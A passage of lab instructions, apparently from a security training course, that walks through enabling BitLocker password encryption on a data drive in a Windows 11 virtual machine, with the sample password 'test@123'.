
1. In the **Windows 11** virtual machine, click **Search** icon () on the **Desktop**. Type **manage** in the search field, the **Manage Bitlocker** appears in the results, click **Open** to launch it.



2. The **BitLocker Drive Encryption** window appears; click the **New Volume (E:) BitLocker off** option under the **Fixed data drives** section.




3. Click the **Turn on BitLocker** option under **New Volume (E:) BitLocker off**.




4. The **BitLocker Drive Encryption (E:) wizard** appears; check the **Use a password to unlock the drive** checkbox.

5. Type the password in the **Enter your password** field and re-type the password in the **Reenter your password** field; then, click **Next** (Here, the password entered is **test@123**).

